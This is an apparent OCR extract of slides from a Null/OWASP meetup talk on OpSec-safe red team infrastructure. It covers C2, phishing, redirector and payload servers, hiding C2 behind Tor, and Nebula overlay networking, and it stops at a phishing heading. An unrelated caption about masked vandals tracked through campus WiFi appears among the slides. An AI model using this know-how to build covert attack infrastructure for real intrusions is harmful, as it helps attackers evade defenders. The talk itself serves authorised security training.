null Bangalore, Null/OWASP Combined Meet, 15 June 2024

OpSec Safe Red Team Infrastructure

By Rishi Kanwar

$whoami

Rishi Kanwar

Senior Penetration Tester @Schneider Electric

Curious about Offensive Security

Agenda

- What is Red Team?
- Operational Security
- Red Team Infrastructure
- Phishing & Spear Phishing Fundamentals
- Tools Utilized
- Demo
- Q&A

Red Teaming

Red Teaming is the process of using tactics, techniques and procedures (TTPs) to emulate a real-world threat, with the goal of measuring the effectiveness of the people, processes and technologies used to defend an environment.


Red Team Assessments

- External Red Team Assessments
- Breach Attack Simulations
- Table Top Exercises

Operational Security

Process by which potential adversaries can be denied information about capabilities and intentions by identifying, controlling, and protecting general unclassified evidence of the planning and execution of sensitive activities.

From the perspective of a red team, this would be a measure of how easily our actions can be observed and subsequently interrupted by a blue team.




These white teens wore masks so they wouldn't get caught committing a hate crime.

Little did they know: When they snuck on campus to paint swastikas and slurs, their phones auto-connected to the school’s WiFi. Under their individual usernames.

[redacted]

Red Team Infrastructure




Modern Red Team Infra Components

- Command and Control Server (C2)
- Phishing Server
- Redirector Server
- Payload Server
- VPN’s & Proxies
- Project Management tools (e.g., Hive)
- Red Team SIEM (e.g., RedElk)

C2 Servers


A Command and Control Server is a computer being controlled by an adversary that is used as a command center to send command to systems that have been infected by a malware.



```
All hackers gain ninjitsu
[*] Server v1.0.7 - 67e5f355e7c22fd3424dfec1450b30
[*] Welcome to the sliver shell, please type 'help
```

Opsec Considerations for C2

- Network Segmentation & Isolation
- Traffic Encryption & Obfuscation
- Access Controls
- Anonymity of C2 (Hide using TOR Proxies)



OpSec: **Nebula**

Overlay Networking

Nebula - Overlay networking tool designed to be fast, secure, and scalable. Connect any number of hosts with on-demand, encrypted tunnels that work across any IP networks and without opening firewall ports

https://github.com/slackhq/nebula
https://byt3bl33d3r.substack.com/p/taking-the-pain-out-of-c2-infrastructure-3c4

Nebula: Open Source Overlay Networking

Nebula is an overlay networking tool designed to be fast, secure, and scalable. Connect any number of hosts with on-demand, encrypted tunnels that work across any IP networks and without opening firewall ports.

Download Nebula on GitHub

Core features

- Peer-to-peer, layer 3, virtual network (Technical Details)
- Supports TCP/UDP/ICMP traffic via TUN adapter with split-tunneling
- Host firewall with groups-based rules engine for overlay traffic
- Route discovery and NAT traversal assisted by simple "lookup" hosts

Internet

Home LAN
192.168.86.0/24


laptop
nebula: 192.168.100.11/24


linux host
nebula: 192.168.100.10/24
LAN: 192.168.86.10/24

unsafe_routes enables the laptop to connect to the printer via the linux host

lighthouse
nebula: 192.168.100.250/24

printer


Lighthouse
(public, static IP)
Home Router
(dynamic IP, NAT OK)
Hotel Firewall
(dynamic IP, NAT OK)
Nebula network paths
Conventional VPN network paths
pc1
pc0
laptop0




OpSec: **Overlay Networking**

Phishing & Spear Phishing

